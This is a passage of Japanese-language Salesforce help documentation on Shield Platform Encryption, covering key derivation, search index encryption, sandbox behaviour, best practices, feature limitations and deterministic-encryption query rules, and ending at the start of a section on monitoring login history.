Salesforce セキュリティ管理者は、[設定] から [検索インデックスの暗号化] を有効にできます。管理者は、まず検索インデックス種別のテナントの秘密を作成し、検索インデックスの暗号化を有効にします。管理者は、暗号化する項目とファイルを選択して、暗号化ポリシーを設定します。組織固有の HSM 派生鍵は、必要に応じてテナントの秘密から派生します。鍵素材は安全なチャネルの検索エンジンのキャッシュに渡されます。

ユーザがレコードを作成または編集するときのプロセスは、次のとおりです。

1. コアアプリケーションで、検索インデックスセグメントをメータデータに基づいて暗号化するかどうかを決定します。
2. 検索インデックスセグメントを暗号化する必要がある場合は、暗号化サービスにより、キャッシュメモリ内で検索暗号化鍵 ID の一致があるかどうかが確認されます。
3. 暗号化サービスで、鍵がキャッシュに存在するかどうかが判断されます。
   a. キャッシュに鍵が存在する場合、暗号化サービスはその鍵を暗号化に使用します。
   b. 鍵が存在しない場合、要求がコアアプリケーションに送信されます。コアアプリケーションは鍵派生サーバに認証済み派生要求を送信し、鍵がコアアプリケーションサーバに返されます。

4. 鍵の取得後に、暗号化サービスはランダムな初期化ベクトル (IV) を生成し、NSS または JCE の AES-256 実装を使用してデータを暗号化します。
5. 鍵 ID (インデックスセグメントの暗号化に使用される鍵の ID) と IV は検索インデックスに保存されます。

ユーザが暗号化データを検索するときのプロセスは、次に示すように、類似しています。

1. ユーザが用語を検索すると、用語は検索対象の Salesforce オブジェクトとともに検索インデックスに渡されます。
2. 検索インデックスで検索が実行されると、暗号化サービスはメモリ内の検索インデックスの該当するセグメントを開き、鍵 ID と IV を参照します。
3. ユーザがレコードを作成または編集する場合のプロセスのステップ 3 から 5 が繰り返されます。
4. 検索インデックスでは検索が処理され、結果がユーザにシームレスに返されます。

Salesforce システム管理者が項目の暗号化を無効にすると、暗号化されていたすべてのインデックスセグメントの暗号化が解除され、鍵 ID は Null に設定されます。このプロセスには最大 7 日間かかります。

Shield Platform Encryption のリリース方法

Force.com IDE、移行ツール、ワークベンチなどのツールを使用して Shield Platform Encryption を組織にリリースする場合、暗号化項目属性は保持されます。ただし、異なる暗号化設定の組織にリリースする場合、その影響は対象組織で Shield Platform Encryption が有効になっているかどうかによって異なります。

Salesforce は、リリース方法に関係なく、実装が Shield Platform Encryption のガイドラインに違反しないかどうかを自動的に確認します。

ソース組織	対象組織	結果
Shield Platform Encryption が有効	Shield Platform Encryption が有効	ソース暗号化項目属性で有効化が示される
Shield Platform Encryption が有効	Shield Platform Encryption が有効でない	暗号化項目属性が無視される
Shield Platform Encryption が有効でない	Shield Platform Encryption が有効	対象暗号化項目属性で有効化が示される

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。この違いについては、こちらをクリックしてください。

Shield Platform Encryption は、Sandbox でどのように機能しますか?

本番組織から Sandbox を更新すると、本番組織の正確なコピーが作成されます。本番組織で Shield Platform Encryption が有効になっている場合、本番で作成されたテナントの秘密を含め、すべての暗号化設定がコピーされます。

Sandbox が更新されると、テナントの秘密の変更が現在の組織に限定されます。つまり、Sandbox のテナントの秘密を循環または破棄しても、本番組織には影響がないことを意味します。

ベストプラクティスとして、更新後に Sandbox のテナントの秘密を循環します。循環により、本番と Sandbox で異なるテナントの秘密が使用されます。Sandbox のテナントの秘密を破棄すると、部分コピーの場合も完全コピーの場合も暗号化データを使用できなくなります。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。この違いについては、こちらをクリックしてください。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

Shield Platform Encryption の用語

暗号化には、独自の特殊な用語があります。Shield Platform Encryption 機能を最大限活用するために、ハードウェアセキュリティモジュール、鍵の循環、主秘密などの重要な用語をよく理解することをお勧めします。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

データの暗号化
: データに暗号関数を適用して暗号文にするプロセスです。プラットフォームの暗号化プロセスでは、対称鍵暗号化と 256 ビットの AES (Advanced Encryption Standard) アルゴリズムを使用して、Salesforce Platform に保存されている項目レベルのデータおよびファイルを暗号化します。このアルゴリズムでは、CBC モードおよび 128 ビットランダム初期化ベクトル (IV) が使用されます。データの暗号化と復号化のどちらもアプリケーションサーバで実行されます。

データ暗号化鍵
: Shield Platform Encryption では、データ暗号化鍵を使用してデータを暗号化および復号化します。データ暗号化鍵は、Shield 鍵管理サービス (KMS) で、リリースごとの主秘密と、組織の一部としてデータベースに暗号化された状態で保存されている組織固有のテナントの秘密に分割された鍵生成素材を使用して抽出されます。256 ビットの派生鍵は、キャッシュから強制削除されるまでメモリ内に存在します。

保存された暗号化データ
: ディスクで保持されているときに暗号化されているデータです。Salesforce では、データベースに保存されている項目の暗号化、ファイル、コンテンツ、ライブラリ、および添付ファイルに保存されているドキュメントの暗号化、検索インデックスファイルの暗号化、Einstein Analytics データセットの暗号化、アーカイブデータの暗号化をサポートしています。

暗号化鍵管理
鍵の生成、処理、保存など、鍵管理の各側面を指します。テナントの秘密の管理は、システム管理者または「暗号化鍵の管理」権限を持つユーザが実行します。

ハードウェアセキュリティモジュール (HSM)
認証用の暗号処理および鍵管理を行うために使用します。Shield Platform Encryption では、秘密の素材を生成して保存したり、暗号化サービスがデータの暗号化や復号化に使用するデータ暗号化鍵を派生する関数を実行したりするために HSM を使用します。

初期化ベクトル (IV)
鍵と併用してデータを暗号化するランダムなシーケンスです。

Shield 鍵管理サービス (KMS)
鍵素材を生成、ラッピング、ラッピング解除、派生、セキュリティ保護します。鍵素材を派生させるときには、Shield KMS は擬似乱数生成機能とパスワードなどの入力を組み合わせて鍵を派生させます。Shield Platform Encryption では、PBKDF2 (パスワードベースの鍵派生関数 2) に HMAC-SHA-256 を使用します。

鍵 (テナントの秘密) の循環
新しいテナントの秘密を生成して、それまで有効であったものをアーカイブするプロセスです。有効なテナントの秘密は、暗号化と復号化の両方に使用されます。新しい有効なテナントの秘密を使用してすべてのデータが再暗号化されるまでは、アーカイブされた秘密が復号化にのみ使用されます。

主 HSM
主 HSM は、Salesforce のリリース時に毎回、安全な秘密をランダムに生成するために USB デバイスを使用します。主 HSM は、Salesforce の本番ネットワークから「隔離」されており、銀行の貸金庫に安全に保管されています。

主秘密
テナントの秘密および鍵派生関数と組み合わせて、派生データ暗号化鍵を生成します(お客様は鍵派生を除外できます)。主秘密は Salesforce のリリース時に毎回循環され、リリースごとの主ラッピング鍵を使用して暗号化されます。その後、暗号化された状態でファイルシステムに保存できるように Shield KMS の公開鍵で暗号化されます。これは、HSM でのみ復号化できます。*Salesforce の従業員は、クリアテキストのこれらの鍵にアクセスできません。*

主ラッピング鍵
対称鍵が派生し、主ラッピング鍵 (鍵ラッピング鍵ともいう) として使用され、リリースごとの鍵と秘密のバンドルをすべて暗号化します。

テナントの秘密
組織固有の秘密で、主秘密および鍵派生関数と組み合わせて、派生データ暗号化鍵を生成します。組織のシステム管理者が鍵を循環すると、新しいテナントの秘密が生成されます。API経由でテナントの秘密にアクセスする場合は、TenantSecret オブジェクトを参照してください。*Salesforce の従業員は、クリアテキストのこれらの鍵にアクセスできません。*

従来の暗号化と Shield Platform Encryption との違い

Shield Platform Encryption では、広く使用されているさまざまな標準項目、一部のカスタム項目、および種々のファイルを暗号化できます。Shield Platform Encryption では、個人取引先、ケース、検索、承認プロセス、およびその他の重要な Salesforce 機能もサポートします。従来の暗号化では、その目的で作成した特殊なカスタムテキスト項目のみを保護できます。

機能	従来の暗号化	プラットフォームの暗号化
Pricing (価格設定)	基本のユーザライセンスに含まれる	追加料金が課せられる
保存時の暗号化	✔	✔
ネイティブソリューション (ハードウェアまたはソフトウェアは不要)	✔	✔
暗号化アルゴリズム	128 ビットの Advanced Encryption Standard (AES)	256 ビットの Advanced Encryption Standard (AES)
HSM ベースの鍵の派生		✔
「暗号化鍵の管理」権限		✔
鍵の生成、エクスポート、インポート、破棄	✔	✔
PCI-DSS L1 準拠	✔	✔
マスク	✔	
種別と文字をマスク	✔	
暗号化された項目値の参照に「暗号化されたデータの参照」権限が必要	✔	
標準項目の暗号化		✔
添付ファイル、ファイル、およびコンテンツの暗号化		✔
暗号化カスタム項目	(カスタムデータ型専用、175 文字に制限)	✔
サポート対象のカスタム項目のデータ型について既存の項目を暗号化		✔
検索(UI、部分検索、ルックアップ、特定の SOSL クエリ)		✔

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

機能	従来の暗号化	プラットフォームの暗号化
API へのアクセス	✔	✔
ワークフロールールおよびワークフロー項目自動更新で使用可能		✔
承認プロセスの開始条件および承認ステップ条件で使用可能		✔

関連トピック:

- カスタム項目の従来の暗号化

プラットフォームの暗号化のベストプラクティス

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

組織にとって可能性が最も高い脅威を特定します。これは、必要なデータのみを暗号化できるように、暗号化が必要なデータと不要なデータを区別するのに役立ちます。テナントの秘密と鍵がバックアップされていることを確認し、秘密および鍵の管理を許可するユーザを慎重に検討します。

1. 組織に対する脅威モデルを定義する。

   組織に影響を及ぼす可能性が最も高い脅威を識別するために、正式な脅威モデル化方法に従います。その結果を基にデータ分類スキームを作成し、どのデータを暗号化するかを判断します。

2. 必要な場合のみ暗号化する。

   - すべてのデータが機密に該当するわけではありません。規制上、セキュリティ上、コンプライアンス上、およびプライバシー上の要件を満たすために暗号化が必要な情報に的を絞ります。無用にデータを暗号化すれば、機能やパフォーマンスに影響します。
   - 早い段階でデータ分類スキームを評価し、セキュリティ部門、コンプライアンス部門、およびをビジネス IT 部門の関係者と協力して要件を規定します。ビジネスに欠かせない機能と、セキュリティおよびリスク対策のバランスを取り、脅威に関する仮説を定期的に検証します。

3. 早い段階で鍵やデータをバックアップおよびアーカイブする戦略を立てる。

   テナントの秘密が破棄された場合は、再インポートしてデータにアクセスします。データおよびテナントの秘密をバックアップして、安全な場所に保存する責任はお客様が単独で負うものとします。Salesforce では、テナントの秘密の削除、破棄、置き忘れが発生してもサポートできません。

4. Shield Platform Encryption の考慮事項を読み、組織への影響を理解する。

   - 考慮事項によるビジネスソリューションおよび実装への影響を評価します。
   - Shield Platform Encryption を本番組織にリリースする前に Sandbox 環境でテストします。

- 暗号化を有効にする前に、判明した違反を修正します。たとえば、SOQL の WHERE 句の暗号化項目を参照すると違反がトリガされます。同様に、SOQL の ORDER BY 句の暗号化項目を参照した場合も違反が発生します。どちらの場合も、暗号化項目への参照を削除して違反を修正します。

5. リリースする前に AppExchange アプリケーションを分析およびテストする。
   - AppExchange で入手したアプリケーションを使用する場合は、組織で暗号化データを操作する方法をテストし、機能に影響がないか評価します。
   - アプリケーションで Salesforce 外に保存される暗号化データを操作する場合、データ処理が生じる方法と場所、および情報を保護する方法を調査します。
   - Shield Platform Encryption によるアプリケーションの機能への影響が疑われる場合は、プロバイダに評価を見せて協力を求めます。また、Shield Platform Encryption に対応するカスタムソリューションについて相談します。
   - Lightning プラットフォームのみを使用して作成された AppExchange のアプリケーションは、Shield Platform Encryption の機能および制限事項を継承します。
6. プラットフォームの暗号化は、ユーザ認証ツールではありません。どのユーザにどのデータが表示されるかを制御するには、項目レベルのセキュリティ設定、ページレイアウトの設定、入力規則を使用し、プラットフォームの暗号化は使用しません。
7. 「暗号化鍵の管理」ユーザ権限を承認されたユーザのみに付与する。

   「暗号化鍵の管理」権限を持つユーザは、組織固有の鍵を生成、エクスポート、インポート、および破壊できます。設定変更履歴を使用して、これらのユーザの鍵管理アクティビティを日常的に監視します。
8. 既存のデータを一括暗号化する。

   Shield Platform Encryption を有効にした時点で既存の項目およびファイルのデータは自動的に暗号化されません。既存の項目データを暗号化するには、項目データに関連付けられているレコードを更新します。このアクションにより、これらのレコードの暗号化がトリガされ、保存時に既存の保存データが暗号化されます。既存のファイルを暗号化する方法については、Salesforce にお問い合わせください。
9. 機密データに [通貨] 項目と [数値] 項目を使用しないでください。

   多くの場合、関連付けられた［通貨］または［数値］項目を暗号化しなくても、非公開データや機密データ、規制対象のデータを安全に保管できます。上記の項目を暗号化した場合、積み上げ集計レポート、レポート期間、計算に混乱が生じるなど、プラットフォーム全体の幅広い機能に影響が及ぶことがあるため、暗号化できなくなります。
10. 暗号化の影響についてユーザに通知する。

    本番環境で Shield Platform Encryption を有効にする前に、ビジネスソリューションにどのような影響があるかをユーザに通知します。たとえば、ビジネスプロセスに関連する場合、Shield Platform Encryption の考慮事項に記載されている情報を共有します。
11. 最新の鍵を使用してデータを暗号化する。

    新しいテナントの秘密を生成すると、新しいデータはすべてこの鍵を使用して暗号化されます。他方、既存の機密データは以前の鍵で暗号化されたままです。こうした場合、Salesforce では、最新の鍵を使用して既存の項目を再暗号化することを強くお勧めします。データの再暗号化については、Salesforce にお問い合わせください。

Shield Platform Encryption のトレードオフおよび制限事項

Shield Platform Encryption と同様に強力なセキュリティソリューションには、一部のトレードオフが伴います。データが暗号化されていると、一部のユーザの機能に制約が生じる場合があり、一部の機能はまったく使用できなくなります。暗号化戦略を策定する場合は、ユーザおよび全体的なビジネスソリューションに対する影響を考慮します。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

このセクションの内容:

Shield Platform Encryption の一般的な考慮事項
次の考慮事項は、Shield Platform Encryption を使用して暗号化するすべてのデータに適用されます。

Shield Platform Encryption がサポートされない Salesforce アプリケーションは?
一部の Salesforce 機能は、Shield Platform Encryption で暗号化されたデータを操作するときに期待どおりに動作します。それ以外の機能セットは期待どおりに動作しません。

確定的暗号化を使用する場合の考慮事項

Shield Platform Encryption と Lightning Experience
Shield Platform Encryption は、Lightning Experience でも Salesforce Classic と同様に動作しますが、いくつか軽微な例外があります。

Shield Platform Encryption による項目の制限
一定の状況で項目を暗号化すると、その項目に保存する値に制限を課すことができます。ユーザが非 ASCII 値 (中国語、日本語、韓国語エンコードデータなど) を入力することが予想される場合は、次の制限を強制適用する入力規則を作成することをお勧めします。

Shield Platform Encryption の一般的な考慮事項

次の考慮事項は、Shield Platform Encryption を使用して暗号化するすべてのデータに適用されます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

リード

リードとケースの割り当てルール、ワークフロールール、および入力規則は、リード項目が暗号化されていても正常に機能します。リードのインポート中のレコードの照合と重複排除は、確定的暗号化では機能しますが、確率的暗号化では機能しません。Einstein リードスコアリングは使用できません。

Apex のリードの取引開始は正常に機能しますが、PL-SQL ベースのリードの取引開始はサポートされていません。

フローとプロセス

フローとプロセスのほとんどの場所で、暗号化項目を参照できます。ただし、次の絞り込みまたは並び替えのコンテキストでは、暗号化項目を参照できません。

ツール	絞り込みの有効性	並び替えの有効性
プロセスビルダー	[レコードを更新] アクション	なし
クラウドフローデザイナ	動的レコード選択肢リソース 高速検索要素 レコード削除要素 レコード検索要素 レコード更新要素	動的レコード選択肢リソース 高速検索要素 レコード検索要素

変数に暗号化項目の値を保存し、フローのロジックでその値を操作できます。暗号化項目の値を更新することもできます。

一時停止中のフローインタビューで、暗号化されていない状態でデータが保存される場合があります。フローまたはプロセスが再開を待機しているときに、関連付けられているフローインタビューが逐次化され、データベースに保存されます。フローインタビューは、次のプロセスで逐次化され保存されます。

- ユーザがフローを一時停止する
- フローが待機要素を実行する
- プロセスがスケジュール済みアクションの実行を待機している

これらのプロセス中にフローまたはプロセスが変数に暗号化項目を読み込むと、そのデータが保存時に暗号化されない可能性があります。

カスタム項目

条件に基づく共有ルールでは、暗号化されたカスタム項目は使用できません。

一部のカスタム項目は暗号化できません。

- [一意] あるいは [外部 ID] 属性のある項目、または以前に暗号化されたカスタム項目に基づいてこれらの属性が含まれる項目 (確率的暗号化スキームを使用する項目にのみ適用されます)
- 外部データオブジェクトの項目
- 取引先と取引先責任者のリレーションで使用されている項目

スキーマビルダーを使用して暗号化カスタム項目を作成することはできません。

SOQL/SOSL

- 確率的暗号化スキームを使用する暗号化項目は、次の SOQL や SOSL の句および関数では使用できません。
  - MAX()、MIN()、COUNT_DISTINCT() などの集計関数
  - WHERE 句

  - GROUP BY 句
  - ORDER BY 句

  SOQL および SOSL と確定的暗号化との互換性については、Salesforce ヘルプの「確定的暗号化を使用する場合の考慮事項」を参照してください。

  ヒント: SOQL クエリの WHERE 句を SOSL の FIND クエリに置き換えることができるかどうかを検討してください。

- 暗号化データを照会すると、予測される `MALFORMED_QUERY` ではなく、無効な文字列によって `INVALID_FIELD` エラーが返されます。

ポータル

組織でポータルが有効になっている場合、標準項目を暗号化することはできません。すべてのカスタマーポータルとパートナーポータルを無効にして、標準項目の暗号化を有効にします(コミュニティはサポートされています)。

カスタマーポータルを無効にするには、[設定] のカスタマーポータル設定ページに移動します。パートナーポータルを無効にするには、[設定] のパートナーページに移動します。

検索

鍵を使用して項目を暗号化し、その後鍵を破棄しても、対応する検索語は検索インデックスに残ります。ただし、破棄した鍵に関連付けられたデータは復号化できません。

取引先、個人取引先、および取引先責任者

個人取引先が有効になっている場合、取引先の次のいずれかの項目を暗号化すると、取引先責任者の対応する項目も暗号化されます。逆の場合も同様です。

- 名前
- 説明
- 電話
- Fax

取引先または取引先責任者の次のいずれかの項目を暗号化すると、個人取引先の対応する項目も暗号化されます。

- 名前
- 説明
- 住所(郵送先)
- 電話
- Fax
- モバイル
- 自宅電話
- その他の電話
- メール

[取引先名] または [取引先責任者名] 項目が暗号化されている場合、マージ対象の重複する取引先または取引先責任者を検索しても、結果が返されません。

取引先責任者の [名] または [姓] 項目を暗号化すると、名または姓で絞り込んでない場合にのみカレンダーの招待のルックアップにその取引先責任者が表示されます。

メール to Salesforce

標準の [メール] 項目が暗号化されている場合は、取引先責任者、リード、または個人取引先の詳細ページで、無効なメールアドレスにフラグが付けられません。不達処理が期待どおりに機能する必要がある場合は、標準の [メール] 項目を暗号化しないようにします。

Salesforce for Outlook

Salesforce for Outlook のデータセットの検索条件と同じ項目を暗号化すると、Salesforce for Outlook は同期しません。Salesforce for Outlook が再び同期するようにするには、暗号化された項目をデータセットの検索条件から削除します。

キャンペーン

暗号化項目で検索する場合、キャンペーンメンバーの検索はサポートされません。

メモ

新しいメモツールで作成されたメモの本文テキストは暗号化できます。ただし、古いメモツールで作成されたプレビューファイルおよびメモはサポートされません。

項目監査履歴

以前にアーカイブされた項目監査履歴のデータは、プラットフォームの暗号化を有効にしても暗号化されません。たとえば、組織で項目監査履歴を使用して、電話番号項目などの取引先項目に対してデータ履歴保持ポリシーを定義するとします。その項目の暗号化を有効にすると、新しい電話番号レコードが作成時に暗号化されます。[取引先履歴] 関連リストに保存された電話番号項目への以前の更新も暗号化されます。ただし、`FieldHistoryArchive` オブジェクトにアーカイブ済みの電話番号履歴データは、暗号化されずに保存されます。以前にアーカイブしたデータを暗号化するには、Salesforce にお問い合わせください。

コミュニティ

[取引先名] 項目を暗号化し、個人取引先を使用していない場合は、暗号化によってシステム管理者に対するユーザのロールの表示方法に影響します。通常、コミュニティユーザのロール名は、ユーザの取引先名とユーザプロファイル名の組み合わせで表示されます。[取引先名] 項目を暗号化すると、取引先名の代わりに取引先 ID が表示されます。

たとえば、[取引先名] 項目が暗号化されていない場合、「Acme」という取引先に属し、「カスタマーユーザ」プロファイルを使用するユーザには、`[Acme カスタマーユーザ]` というロールが設定されます。[取引先名] 項目が暗号化されている (かつ個人取引先が使用されていない) 場合は、`[001D000000IRt53 カスタマーユーザ]` のようなロールが表示されます。

データのインポート

データインポートウィザードを使用して、主従関係を使用する照合や、確率的暗号化スキームを使用する項目を含むレコードの更新を行うことはできません。ただし、新しいレコードを追加することはできます。

レポート、ダッシュボード、およびリストビュー

- 暗号化項目の値を表示するレポートグラフおよびダッシュボードコンポーネントが、暗号化されていない状態でキャッシュされることがあります。
- 暗号化されたデータを含む項目でリストビューのレコードを並び替えることはできません。

Chatter の暗号化

リッチパブリッシャーアドオンを使用して Chatter フィードにカスタムコンポーネントを埋め込むと、そのアドオンに関連するデータはエンコードされますが、Shield Platform Encryption サービスで暗号化されません。リッチパブリッシャーアドオンで暗号化されないデータとして、拡張 ID、テキスト表現、サムネイル URL、タイトル、およびペイロードバージョン項目に保存されたデータがあります。

重複管理で使用されるカスタム一致ルールの暗号化 (ベータ)

カスタム一致ルールは、確定的暗号化スキームで暗号化された項目のみを参照できます。確率的暗号化はサポートされません。カスタム一致ルールは、大文字と小文字の区別に関係なく完全一致を検出できますが、あいまい一致は検出できません。鍵を循環する場合、暗号化項目を参照するカスタム一致ルールを無効化してから再有効化する必要があります。鍵素材の更新後にこのステップを実行しないと、一致ルールはすべての暗号化データを検出しません。

Shield Platform Encryption を使用する項目を含む標準一致ルールは、重複を検出しません。標準一致ルールに含まれる項目を暗号化する場合は、標準ルールを無効にします。

一般情報

- 暗号化項目は、以下では使用できません。
  - 条件に基づく共有ルール
  - 類似商談検索
  - 外部参照関係
  - データ管理ツールの検索条件
- Live Agent チャットトランスクリプトは保存時に暗号化されません。
- Web-to-ケースはサポートされていますが、[Web 会社名]、[Web メール]、[Web 氏名]、[Web 電話] 項目は保存時に暗号化されません。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

Shield Platform Encryption がサポートされない Salesforce アプリケーションは?

一部の Salesforce 機能は、Shield Platform Encryption で暗号化されたデータを操作するときに期待どおりに動作します。それ以外の機能セットは期待どおりに動作しません。

次のアプリケーションでは、Shield Platform Encryption で暗号化されたデータはサポートされません。ただし、これらのアプリケーションが使用中の場合、その他のアプリケーションに対して Shield Platform Encryption を有効にできます。

- Connect Offline
- Commerce Cloud
- Data.com
- Einstein エンジン
- Heroku (ただし、Heroku Connect では、暗号化されたデータがサポートされます)
- Marketing Cloud (ただし、Marketing Cloud Connect では、暗号化されたデータがサポートされます)
- Pardot (ただし、Pardot 組織でメールアドレスが同じ複数のプロスペクトが許可されている場合、Pardot Connect では暗号化された取引先責任者メールアドレスがサポートされます)
- Salesforce CPQ
- SalesforceIQ
- Salesforce Mobile Classic
- ソーシャルカスタマーサービス
- Thunder
- Quip

従来のポータル (カスタマー、セルフサービス、パートナー) では、Shield Platform Encryption で暗号化されたデータはサポートされません。従来のポータルが有効になっている場合は、Shield Platform Encryption を有効にできません。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。この違いについては、こちらをクリックしてください。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

確定的暗号化を使用する場合の考慮事項

使用可能な項目およびその他のデータ

確定的暗号化は、カスタム URL、メール、電話、テキスト、テキストエリアのデータ型で使用できます。次の種類のデータでは使用できません。

- カスタム日付、日付/時刻、ロングテキストエリア、説明のデータ型
- Chatter
- ファイルと添付ファイル

検索条件の演算子

レポートとリストビューでは、演算子「次の文字列と一致する」および「次の文字列と一致しない」は確定的暗号化でサポートされています。「次の文字列を含む」や「次の文字列で始まる」などのその他の演算子は、完全一致を返さず、サポートされません。

大文字と小文字の区別

確定的暗号化を使用する場合、大文字と小文字は区別されます。暗号化された項目のレポート、リストビュー、SOQL クエリの結果では大文字と小文字は区別されます。したがって、取引先責任者オブジェクトに対する SOQL クエリで LastName = 'Jones' とすると、Jones のみが返され、jones や JONES は返されません。同様に、絞り込みを保持するスキームで単一性(ユニーク性)をテストする場合、「Jones」の各バージョンがすべてユニークになります。

絞り込み可能な項目を識別する API オプション

確定的暗号化スキームを使用して暗号化された項目は絞り込み可能です。`isFilterable()` メソッドを使用すると、暗号化された特定の項目の暗号化スキームを判断できます。項目が絞り込み可能であれば、メソッドは true を返します。ただし、API を使用して確定的暗号化スキームを明示的に検出または設定することはできません。

外部 ID

[ユニーク - 大文字と小文字を区別する] 属性を使用すると、確定的暗号化項目の外部 ID を有効にできます。

複合名

確定的暗号化を使用していても、一部の種類の検索は、データが暗号化されている場合には機能しません。複合名などの連結された値は、個別の値と同じではありません。たとえば、複合名「William Jones」の暗号文は、「William」と「Jones」の暗号文を連結したものと同じではありません。

そのため、取引先責任者オブジェクトの [名] 項目と [姓] 項目が暗号化されている場合、次のクエリは機能しません。

```
Select Id from Contact Where Name = 'William Jones'
```

ただし、次のクエリは機能します。

```
Select Id from Contact Where FirstName = 'William' And LastName ='Jones'
```

SOQL の GROUP BY ステートメント

確定的暗号化では、ほとんどの SOQL ステートメントを使用できます。GROUP BY は例外で、サポートされていません。ただし、レポート結果を行または列でグループ化することはできます。

SOQL の ORDER BY ステートメント

確定的暗号化では、データベース内の暗号化されたデータの並び替え順が維持されないため、ORDER BY はサポートされていません。

インデックス

確定的暗号化では、標準項目およびカスタム項目の単一列インデックス、単一列の一意のインデックス (大文字と小文字を区別)、2 列インデックス、カスタムインデックスがサポートされています。

Shield Platform Encryption と Lightning Experience

Shield Platform Encryption は、Lightning Experience でも Salesforce Classic と同様に動作しますが、いくつか軽微な例外があります。

メモ
: Lightning のメモプレビューは暗号化されません。

ファイル暗号化アイコン
: ファイルが暗号化されていることを示すアイコンが Lightning では表示されません。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

Shield Platform Encryption による項目の制限

一定の状況で項目を暗号化すると、その項目に保存する値に制限を課すことができます。ユーザが非 ASCII 値 (中国語、日本語、韓国語エンコードデータなど) を入力することが予想される場合は、次の制限を強制適用する入力規則を作成することをお勧めします。

	API 長	バイト長	非 ASCII 文字
アシスタント名 (取引先責任者)	40	120	22
市区群 (取引先、取引先責任者、リード)	40	120	22
メール (取引先責任者、リード)	80	240	70
Fax (取引先)	40	120	22
名 (取引先、取引先責任者、リード)	40	120	22
姓 (取引先責任者、リード)	80	240	70
ミドルネーム (取引先、取引先責任者、リード)	40	120	22
名前 (商談)	120	360	110

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

	API 長	バイト長	非 ASCII 文字
電話 (取引先、取引先責任者)	40	120	22
部門 (取引先)	80	240	70
役職 (取引先責任者、リード)	128	384	126

メモ: このリストは完全ではありません。ここに表示されていない項目についての詳細は、API を参照してください。

ケースコメントオブジェクト

ケースコメントオブジェクトの [本文] 項目には、ASCII の 4,000 文字 (または 4,000 バイト) の制限があります。ただし、次の項目が暗号化されると、文字数制限は下がります。どの程度下がるかは入力する文字の種類によって異なります。

- ASCII: 2959
- 中国語、日本語、韓国語: 1333
- その他の非 ASCII 文字: 1479

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

組織のセキュリティの監視

ログイン履歴と項目履歴を追跡し、設定変更を監視し、イベントに基づいてアクションを実行できます。

Salesforce 組織のセキュリティの監視に関する詳しい手順とヒントは、次のセクションを参照してください。

このセクションの内容:

トランザクションセキュリティポリシー

トランザクションセキュリティは、Salesforce リアルタイムイベントを受信し、作成したセキュリティポリシーに基づいて適切なアクションと通知を適用するフレームワークです。トランザクションセキュリティは、設定したポリシーに基づいてイベントを監視します。ポリシーがトリガされると、通知を受信し、必要に応じてアクションを実行できます。

ログイン履歴の監視

システム管理者は、組織および有効なポータルまたはコミュニティに対して試行されたすべてのログインを監視できます。[ログイン履歴] ページには、過去 6 か月間のユーザログインのレコードが最大 20,000 件まで表示されます。さらにレコードを表示するには、CSV または GZIP ファイルに情報をダウンロードします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

ユーザ権限

ログインを監視する
- ユーザの管理

ログイン履歴のダウンロード

過去 6 か月間の Salesforce 組織へのユーザログインをダウンロードできます。このレポートには、API を介したログインも含まれます。

1. [設定] から、[クイック検索] ボックスに「*ログイン履歴*」と入力し、[ログイン履歴] を選択します。
2. 使用するファイル形式を選択します。
   - **CSV** ファイル
   - **GZIP** ファイル — ファイルは圧縮されているため、最もすばやくダウンロードするには最適なオプションです。
3. ファイルの内容を選択します。[すべてのログイン] オプションには、API アクセスによるログインも含まれます。
4. [今すぐダウンロード] をクリックします。

リストビューの作成

